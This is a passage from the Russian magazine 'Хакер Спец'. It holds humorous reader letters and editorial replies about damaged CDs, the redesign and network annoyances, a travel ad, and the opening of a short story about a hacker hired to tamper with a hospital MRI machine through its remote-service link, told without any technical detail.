**1** В интернете надо ходить, а не сидеть: сидеть в интернете скучно, впрочем, наверное, дело вкуса. Что касается коллективных посиделок, то все уже украдено до нас. Ой, точнее, придумано :) неизвестной корпорацией Microsoft. В общем, слушай мою команду: если ты в «Свойствах соединения» Стрима на вкладочке «Дополнительно» поставишь пару галочек, а на другом компе в свойствах LAN включишь DHCP (www.google.com, www.yandex.ru и т.п. подскажут, что это такое ;), то будет тебе счастье и без третьего компа!

**2** О! Я нашел товарища по несчастью! Меня тоже постоянно обманывают. Тут недавно купил Wi-Fi-адаптер, написано было 54 Мбит/с. Подключил, Винда написала «54 Мбит/с». А качает не больше 5-6 Мбайт/с!!! Это просто немыслимо. Но пока праздники были, и я производителю не звонил. После праздников обязательно позвоню, поскандалью!

Удачи тебе в свершениях! Твой журнал с начала жизни нашего журнала.

**ОТ:** Щербановский Юрий Геннадьевич [boomka@mgmag.ru]

**ТЕМА:** смена дизайн-макета, верстки

Здравствуйте, дорогая редакция (с)

Прошлая верстка была не фонтан, но, по крайней мере, соответствовала контенту. Сейчас дизайн и верстка крута, ну, скажем, как у GQ, —

но так это не подходит контенту, просто воротит :(.

Переделать (понимаю) дорого, но бьет в глаза «выпячивание» дизайна против контента. Причем иной раз по смыслу разбито. Прошлый верстальщик, может, и «халявил», в том плане, что последний номер пришел с превышением суммарной плотности красок, из-за чего страницы склеились, но этот явно не шарит в вашей теме.

С уважением, ваш постоянный на протяжении нескольких лет читатель

**ОТВЕТ:** Приветствую, Юрий!

Не говори. В первый раз, когда я увидел распечатанные еще на принтере страницы журнала в новом формате, я аж листы перепачкал, я долго бился в истерику и плакал, но... Мне сказали, что старый дизайн не вернуть.

А если серьезно, то мы просто решили стать взрослее и серьезнее, что в старом формате было ну никак невозможно :). То, что контент не соответствует, так это просто с непривычки: дизайн поменялся, контент несильно. Мы не волшебники, пока только учимся. Но когда научимся, вот тогда сравним и окончательно решим, фф толку новый дизайн или нет, ОК? А пока затачиваем контент под новый, визуальный, представительный стиль!

Рады быть вашими, Спецы.

**ОТ:** vital1y@e-mail.ru

**ТЕМА:** Диск

Я получаю Ваш журнал «Хакер Спец» по редакционной подписке.

И впервые столкнулся с такой проблемой: диск с декабрьским номером пришел переломленный пополам. Кто несет ответственность за это?

**ОТВЕТ:** Хочешь получить целый диск? Отправь SMS на короткий номер +30414186136798166282994612673909 с текстом «Вася, я купил пузырь»... Ой, это я не туда :).

Ответственна за этот казус, оказывается, почта РФ, которой, впрочем, едва ли что докажешь. Казалось бы, справедливость не восстановить? Ан нет! Тут появляется редакция Спеца в обтягивающем костюме, плаще и с надписью «С» на груди, чтобы все исправить: тебе достаточно прислать диск к нам в редакцию с указанием обратного адреса (адрес редакции легко найти на первых страницах журнала), мы пришлем тебе в ответ нерасколотый CD с автографами кого захочешь :) (Аваланч у нас, например, умеет расписывать за Киркорова)! 1 000 извинений за причиненные неудобства.

P.S. Абсолютно серьезно: если диск расколот, не читается и т.п. лабуду — присылайте, мы восстановим справедливость!

**ОТ:** артем arena [arena007@mail.ru]

**ТЕМА:** Помогите!! нужен совет!!

Здравствуйте!

Достал на компьютере этот момент — проявляется только при подключенной локальной сети и интернета (когда кабель вытаскиваешь из порта, все ОК).

Антивирусы молчат (сканил всеми по очереди).

Скриншот прилагается.

Заранее спасибо и т.д. и т.п.

**ОТВЕТ:** Привет, Тема!

«Момент» на компьютере хранить нехорошо! Дело в том, что его с легкостью могут обнаружить родители, и тогда, по крайней мере, неприятных разговоров будет точно не избежать. А если наличие «Момент» зависит от того, подключена ли Сеть, то пора завязывать: либо с «Моментом», либо с Сетью. А лучше и с тем, и с другим — попробуй, может, в футбол поиграть на улице? На лыжах, а?...

Нет? Ну, тогда копай в направлении команды «net send» и службы под названием «Служба сообщений», вдруг ее останов решит проблему? ;)

И т.д. и т.п.

**ОТ:** Сергей (Sergey) [sergeyweb@mail.ru]

**ТЕМА:** Добрый день

Здравствуйте! Меня зовут Сергей, я из Астаны. Я читаю все ваши журналы, а особенно «Хакер Спец».

У меня вопрос. У нас стоят цифровые АТС, а до этого стоял старый.

И раньше телефон с определителем номера работал, но сейчас, видимо, поставили защиту на определение номера и он перестал определять. Можно ли как-то взломать их, чтобы можно было определять хотя бы при помощи компьютера и программы?



**ОТВЕТ:** Тсс! Только тихо. Да — ты. Тихо!!! Они следят за нами. Мне тоже поставили цифровую АТС, и АОН теперь не работает. А еще ходят слухи, что они записывают наши разговоры и снимают мозговые токи, чтобы читать наши мысли, так что советую тебе тоже сделать шлем из фольги!

Но с АОНОм я разобрался! ;) Надо сходить на АТС, упасть на колени и слезно попросить включить АОН, угрожая заплакать за это любые деньги, — уверен, обязательно включают. А взламывать — нет, не стоит, а то 1, 2, 3 отдел «К» заберет тебя.

**ОТ:** Casper [Casper\_soft@mail.ru]

**ТЕМА:** Дарова, Спец

Привет, уважаемая редакция.

Читаю ваш журнал уже довненько. Пять лет. И вот решил написать. Начну с того, что раньше журнал был намного лучше, а сейчас начинает разочаровывать.

Например, номер 12(61) декабрь 2005 — вообще полная лажа. Не знаю, если б не то, что вас читаю постоянно, я б его вообще не купил. Единственное, что мне понравилось, — это статья «Атака на смарт-карты». Это, наверное, единственное, что имеет отношение к хаку. Так что побольше взлома и поменьше всякой ненужной инфы.

С уважением, ваш читатель Casper

**ОТВЕТ:** «Шесть лет прошло со времен первой войны людей и орков» (с). Я вот тоже довненько сижу на зОвалинке, пью водку, курю махорку и много думаю о письмах читателей. Приезжай. Выьем огненной воды, обсудим вопросы декабрьского номера, а потом пойдём к дояркам колхоза «Гигант» (не полови — прим. SkyWriter'a). Они нехороши собой, но — см. выше.

**ОТ:** Алексей [nipel66@bk.ru]

**ТЕМА:** Спец

С Новым годом!

Вам надо новую строчку в списке редакторов: Крайний. Чтобы отвечал на идиотские или еще какие вопросы. У меня один из (не решил еще какой, но подозрения есть) таких вопросов.

**ОТВЕТ:** Это я! Я крайний! Я читаю глупые вопросы, но не отвечаю на них! Поэтому что я горько плачу, буквы расплываются и я не могу ничего печатать.

**ОТ:** DJ Edward\_5ive [edward\_5ive@mail.ru]

**ТЕМА:** Обои для Рабочего стола в ХАКЕР

Здра любимому журналу ХАКЕР!

Кто чем страдал в новогоднюю ночь, а я вот — художеством. Только тачку ОБЭП вернули, и потянуло меня на патриотизм, вот, собственно, зацените и выберите чо по вкусу.

Всего самого наилучшего! И помните, что не только ФБР где-то рядом, но и ОБЭП не спит с отделом «К» и «Р»!

**ОТВЕТ:** И тебе не хворать, ДиДжей Эдуард Пятый!

Да, кто чем страдал, лучше и не вспоминать. Пьяный Клуниз в два часа ночи поехал в Перово, но на желтую ветку его не пустили. Он поехал обратно, но по дороге злобный машинист выкинул его из поезда, причем не просто на перрон, а прямо на холод — в реальный мир. Когда прошел алкогольный угар, он был уже другим существом, он был прекрасен и могуч и гонял он стаи лысых туч, но... Сон оборвал обходчик выпрезвителя. Жаль. P.S. Писалось в угаре голодного обморока ночью в редакции. P.P.S. Они тоже за тобой следят?!

**ОТ:** al-26@yandex.ru

**ТЕМА:** Скрыта от посторонних глаз

Здравствуйте!

Начну с того, что я работаю администратором информационной безопасности в одном из банков своего города. Зачитываюсь Вашим журналом, благодаря ему, а точнее Вам, привношу новинки в журналы и защиту информационных технологий. Но я опечален: после праздников вышел на работу, поехали на почту с секретарем за всей почтой, ну нам и вынесли все журналы, газеты и письма. Я сразу узнал журнал из всей стопки, вытягиваю — и тут... Диск расколот на мелкие кусочки.

Было бы проще, если бы кто-то еще выписывал Ваш журнал, а таких в г. Усолье-Сибирское нет. Я всегда боюсь того, что диск не дойдет, — так и произошло прямо на Новый год. Журналы и так идут с опозданием на месяц, хотя на протяжении трех лет, столько я выписываю журналы. Скачивать диск из инета — такой возможности слить 4 Gb нет.

Буду признателен, если вы поможете мне хоть как-то ознакомиться с содержанием этого диска и хоть как-то будете защищать диски при транспортировке журналов.

Заранее благодарен,

с глубоким уважением, Александр

P.S. Фотографии по распечатыванию журнала я прикладываю

**ОТВЕТ:** Приветствую!

Ты нас не удивил, Александр, не удивил. Во все, так сказать, концы летят наши журналы. Иногда до этих концов долетают не в целостности и сохранности, по дороге приобретают всяческие неприятные повреждения. А насчет повреждений диска — RTFM (в который раз повторюсь: присылай разбитый диск нам — мы пришлем тебе целый, если, конечно, узнаем твой адрес).

Однако я обратил внимание на это письмо по совсем другой причине. Ты — первый на моей памяти читатель, который документирует каждое вскрытие журнала ;) . Прямо как настоящий патологоанатом! В этом плане у тебя много общего с Nigro — он так вообще прирожденный хирург. В общем, спасибо за фоторепортаж в мельчайших леденящих душу подробностях — мы вздрогнули, а Доктор, хотя и врач, даже отвернулся. В общем, ждем от тебя препарированное тело. С любовью из России, Спецы ☺

# Отдых, который вам нужен



**ИГИДА АЭРО**

**Т. 945 3003**

**945 4579**

**АВЦ**

**Т. 508 7962**


**504 6508**

Лиц. ТД № 0025315

# story

## ГЕНИЙ И ЗЛОДЕЙСТВО

NIRO (NIRO@REAL.HAKER.RU), ИЛЛЮСТРАЦИИ: ИВАН ВЕЛИЧКО



СОБЕСЕДНИК ВЫГЛЯДЕЛ КАК-ТО СТРАННО, И ПО-НАЧАЛУ У РОМАНА СЛОЖИЛОСЬ ВПЕЧАТЛЕНИЕ, ЧТО ОН НЕЗДОРОВ: СЛИШКОМ МРАЧНО, СЕРО И СКУЧНО ОН ВЫГЛЯДЕЛ. КАКОЙ-ТО РАСТРЕПАННЫЙ ВОРОБЕЙ СО ВЗЪЕРОШЕННЫМИ ВОЛОСАМИ, ПОТУХШИМ ВЗГЛЯДОМ, ПЕРЕКОШЕННЫМ РТОМ... КАКОЙ-ТО БОЛЬНОЙ УРОДЕЦ, ОДНИМ СЛОВОМ.

Тихонько постукивая пальцами по выдвижной полке для клавиатуры, Роман незаметно косился в сторону собеседника, который несколько минут назад представился как Ингрэм. «Ингрэм... — хмыкнул про себя, выслушав то ли имя, то ли ник. — Прямо как пистолет...»

Легонько погладив средним пальцем клавишу пробела, Роман решился наконец-то взглянуть Ингрэму прямо в глаза. Тот ответил ему тем же, на мгновение перестав быть чем-то безликим. Взгляд стрельнул любопытством, ожиданием, пониманием. Но лишь на мгновенье.

Спустя секунду Ингрэм опять стал тем, кем был — какой-то пародией на человека. Он опустил взгляд куда-то в направлении пола под собой, закусил губу и задумался о чем-то своем.

— Зачем пришел? — спросил Роман. — Тебя Дьяченко прислал?

Ингрэм отрицательно покачал головой.

— Тогда кто? Стрельников? Перов? Кто тебя навел?

— Я не знаю людей, которых вы называете, — тихо ответил Ингрэм. — И не понимаю, почему вы говорите «навел». И еще... Я не понимаю, почему вы говорите мне «ты». Мы с вами не знакомы... Настолько, чтобы... Извините, но... Я хотел сказать...

Все это время он не поднимал глаза на Романа. Просто бубнил себе что-то под нос, смотрел в пол и, сцепив пальцы рук, явно старался не показать своего волнения. Роман же слушал молча, остановив взгляд на серебристых буквах «Genius», изображенных на краю клавиатуры.

— Я пришел, потому что мне очень надо... Как бы вам объяснить... —

Ингрэм взмахнул руками, но тут же снова сцепил пальцы и обвил руками колено. — Понимаете, — с трудом выдавил из себя обращение во втором лице Роман, до этого он практически не общался ни с кем в уважительном тоне, — я не тот человек, к которому можно прийти и поинтересоваться его работой. Я не даю объявлений в газеты, я не пишу свои координаты на заборах, я не афиширую свою деятельность — никак, нигде и никогда. За некоторым исключением, не будем пока вдаваться в подробности... Но! — Роман толкнул от себя полку, она с шумом и грохотом заехала в стол. — Но вы здесь, и значит, мое «исключение» стало вам известно.

Ингрэм все время пытался что-то то ли возразить, то ли объяснить Роману, его губы непрестанно шевелились, но произнести слова вслух у него не хватало смелости. Он откинулся на спинку стула и не просто откинулся, расслабив спину — он вжался достаточно сильно для того, чтобы стул скрипнул. Скрещенные ноги, напряженные кисти — напряженные настолько, что были видны все вены, все сухожилия. Роману было неприятно видеть все эти анатомические подробности, но он не мог оторвать от них взгляд.

— Вам нечего мне сказать? — закончил он свою тираду вопросом. — Чтобы мы могли с вами продолжить наш разговор, я хочу ясно представлять себе, каким образом вы здесь оказались. Иначе общения не получится. Никакого.

Роман вдруг понял: еще пара вопросов, и он забьет последний гвоздь в крышку гроба Ингрэма, каждое произнесенное слово заставляло мускулы на лице гостя подергиваться, каждый вопрос вынуждал его отстраняться все дальше и дальше. Казалось, еще секунда — и ножки стула подломятся...

— Время идет, — подытожил Роман, выкатил назад клавиатуру и усталился в монитор. Гость появился в то время, когда он решал очередную задачу и был близок к решению. — Думайте, а я пока поработаю.



Тот человек пришел на неделю раньше Ингрэма. Пришел, представился. Ничего подозрительного. Назвал два имени, которые не вызвали у Романа ничего, кроме успокоения и доверия. От тех двоих этот человек получил право прийти в любое время дня и ночи и попросить о чем угодно, правда,

Роман не знал, насколько далеко простираются его умения и навыки, но выслушать просьбу и попробовать исполнить ее он был готов всегда.

Усадив гостя в кресло, он предложил ему кофе, позволил закурить. Разговор начался тихо, неторопливо, сквозь кольца сигаретного дыма Роман разглядывал человека, пытаясь понять истинность его намерений. — Я, наверное, удивлю вас своим предложением, — гость аккуратно держал сигарету в руках, следя за тем, чтобы вовремя стряхнуть пепел. — Если можно, я не буду называть своего имени. Достаточно того, что я пришел сюда сам, хотя у меня была возможность доверить это дело посредникам.

Роман кивнул, отхлебнул немного кофе из маленькой чашечки, наклонил немного голову, как делал всегда, повышая внимание. Анонимность была для него вещью привычной, он не знал настоящих имен девяноста процентов своих приятелей, клиентов и интернет-контактов.

— Понимаете, суть дела такова, что оно может показаться вам явно криминальным... Кстати, у меня в кармане лежит маленький приборчик, фиксирующий наличие у Вас записывающей аппаратуры...

— У меня ее нет и никогда не было, — Роман ухмыльнулся, снова взял в руку чашку кофе и погрел о ее доньшко ладонь другой руки. — Диктофоны, веб-камеры... Нет, это не ДЛЯ меня и не ПРО меня.

— Я знаю, — гость кивнул. Приборчик давно уже дал бы мне знать обратное, случись это со мной. Репутация, будь она неладна, портит отношение ко многим людям, занимающимся Вашим ремеслом. Но у вас она отменная. Не придерешься.

Он сделал маленький глоток, прислушался к своим вкусовым ощущениям, прикрыл глаза и удовлетворенно кивнул.

— Это тоже показатель... Хороший кофе — признак достатка. Достаток — признак хорошей работы. А уж работа...

— Я понимаю, — согласился Роман. — Говорите, что вы хотите от меня.

— Я хочу от вас... Я хочу от вас... Нет, не так. Есть вещь, которая должна случиться с одним человеком. То есть пока вы не вмешаетесь, она вряд ли случится. Вы должны помочь одному человеку умереть.

— Как, простите? — Роман напрягся. — Вы хотите, чтобы я помог в убийстве? Я, конечно, могу и сразу вам сказать, что вы здесь не по адресу, но все-таки — как вы себе это представляете? Я не киллер, я хакер. Как можно убить человека с помощью компьютера?

Гость усмехнулся.

— Для этого совершенно не нужно бить монитором по голове или душить человека проводом от «мыши». Не принимайте все близко к сердцу и не понимайте все буквально.

— Тогда как? — Роман даже забыл про кофе. Тем временем сигарета у гостя кончилась, он медленно затушил окурочек в пепельнице и потянулся за другой. Щелчок зажигалки, кольцо дыма. Он выдохнул в потолок и произнес: — Компьютер — это, прежде всего, орудие, а не оружие. Представьте себе ситуацию: вы влезаете в банковский счет некоего человека и обнуляете его в свою пользу. Тот, кого ограбили, пускает себе пулю в лоб, потому что деньги на счете принадлежали не ему, а фирме и вернуть сотни тысяч долларов не представляется возможным. Спрашивается: кто помог ему поднести к голове пистолет?

— Это демагогия, — откинулся на спинку кресла Роман. — В любом случае застрелится он сам.

— То есть... Если бы эти деньги украли вы, то вины за собой вы бы не чувствовали?

Роман замолчал на время, осмысливая услышанное. Потом вспомнил про кофе, отхлебнул, скривился от того, что, остыв, кофе не стал лучше. Чашка была отодвинута до пределов досягаемости. Складывалось такое ощущение, что гость пытается поймать его на каком-то парадоксе.

---

## «ТОГДА КТО? СТРЕЛЬНИКОВ? ПЕРОВ? КТО ТЕБЯ НАВЕЛ?»

---

— Знаете, что я думаю? — попытался он ответить. — Я зайду с другой стороны. Как вы считаете, могу ли я в принципе что-то знать о тех людях, чьи компьютеры взламываю? В ста процентах случаев — не боюсь этой цифры, в ста! — я имею дело с цифрами, адресами, протоколами, но никак не с живыми людьми. По ту сторону Сети никого нет, кроме данных, денег, паролей. Короче, информации в любом ее выражении (если деньги тоже считать информацией).

— А я не спорю с вами, — гость улыбнулся и развел руками. — Дело в том, что я не имею дела с интернетом в том смысле, в каком это происхо-

дит у вас. Не буду делать из себя идиота и говорить, что понятия не имею, с какой стороны подходить к компьютеру и как отправить письмо по электронной почте, — все это я умею, понимаю и не отталкиваю от себя. Это часть современной жизни. Вы принадлежите к этой части намного более продвинуто, чем остальные подобные вам. И самая главная болезнь вас и ваших коллег — отстраненность от жизни. От живых людей. Техногенная обстановка, киберпанк. Вы общаетесь с электроникой, делая ее живее, чем она может быть. Стоит ли?

Роман слушал его как школьник. Ощущение лекционной подачи материала не покидало его на протяжении всего разговора. Иногда казалось, что он находится на экзамене по теории информатики — уж очень проникновенно общался с ним этот странный собеседник.

— Наверное, стоит... — решил было ответить Роман, но гость не дал ему договорить.

— И на этот вопрос мне не нужен ответ. Жизнь органическая или неорганическая, углеродная или силиконовая — какая, к черту, разница?!

Роман уже потерял нить разговора. Что же было нужно этому таинственному незнакомцу?

— Я искал лучшего — и я его нашел, — продолжал тот тем временем. — Мне нужен был человек, на сто процентов отдаленный от жизни в обыденном смысле этого слова — я нашел и его. И это оказался один и тот же человек. Удача, подобная этой, бывает раз в тысячу лет. Я рад, что эта тысяча лет закончилась именно сегодня. Вы должны будете согласиться на мое предложение...

— Почему? Почему вы так решили? — Роман спросил и вдруг ощутил, что в горле основательно пересохло. Он одним махом допил противный холодный кофе, откашлялся и приготовился выслушать ответ.

— Потому что завтра начнется уже другая... Другая тысяча лет...

Незнакомец произнес это замогильным тоном, подняв глаза к потолку. И когда у Романа похолодело внутри от всякого рода мистических догадок, гость вдруг расхохотался и хлопнул хакера по коленке.

— Ну как, достал я вас? — смеялся он. — «Тысяча лет!..» Ух, каков из меня актеришка?! Не думайте чего, это я так. Просто кажется, что с вами мне исключительно повезло. Ну так как, поговорим о деле?

Роман молча кивнул и подумал, что такого придурка в его жизни еще не было. Вслух он этого, естественно, не сказал.

— Тогда так. Раз вы поняли, что я имел в виду, приводя пример с пистолетом и банковским счетом... А вы ведь поняли?

Роман снова кивнул — произнести вслух ему было нечего.

— Так вот. Вам надо будет выполнить работу, и тогда человек, которого эта работа коснется, всерьез задумается о том, стоит ли ему жить... Жить дальше.

— Что же это за работа? — наклонился вперед Роман. Он вдруг заметил, что говорить они оба стали тише — будто сговорились не шуметь, раз речь идет о чьей-то смерти.

— Работа? Да ничего особенного. Что вам известно о магнитно-ядерном резонансе?

— О чем? — поднял брови Роман. — Каком таком резонансе? Что-то, связанное с ядерными исследованиями?

— Да уж поверьте мне на слово — нет. Ничего общего с атомной бомбой. Скажем больше — это вообще не имеет отношения к оружию.

Это напрямую связано с медициной. С ее техногенным настоящим. Магнитно-ядерный резонанс — это практически то же самое, что и компьютерная томография. Не могу сказать, что лучше, но это и не главное. Есть аппарат для диагностики; достаточно мощная машина, управляемая как минимум двумя компьютерами. Один следит за функционированием системы как сложного механизма; второй обрабатывает входящую программу и выходящие данные. Они связаны в сеть — естественно, не правда ли?

Роман, едва услышав слова «компьютер» и «сеть», сразу весь подобрался, стал вслушиваться в каждый звук, не замечая, что тихо постукивает зубами — не от страха, а от возбуждения.

— Не удивлюсь, — продолжил гость, — что компьютеров больше. Я знаю о двух. Вы должны будете побывать на одном из них... Дело в том, что аппарат довольно дорогостоящий, требует специального сервисного обслуживания. И, как вы можете догадаться, в нем не только смазку надо менять. Купили его в Германии, у Сименса, мастера оттуда к нам не налетают, поэтому основная доля обслуживания идет по интернету.

— Удаленное администрирование?

— Я не знаю, что это такое, но звучит очень похоже на то, что я себе представляю. Ну, а раз есть доступ извне, им может воспользоваться человек с определенным набором знаний и умений. И это будете вы.

— Я уже согласен, — быстро ответил Роман. — Мне уже чертовски интересно... Таких задач передо мной еще никто не ставил.

— А разве я поставил перед вами какую-то задачу? — удивился гость.

— По-моему, я только объяснил, где вам придется оказаться. Дело

в том, что сама по себе задача очень и очень сложна. Вам придется окунуться в мир специальной литературы, которая не имеет к компьютерам никакого отношения, — в мир медицины.

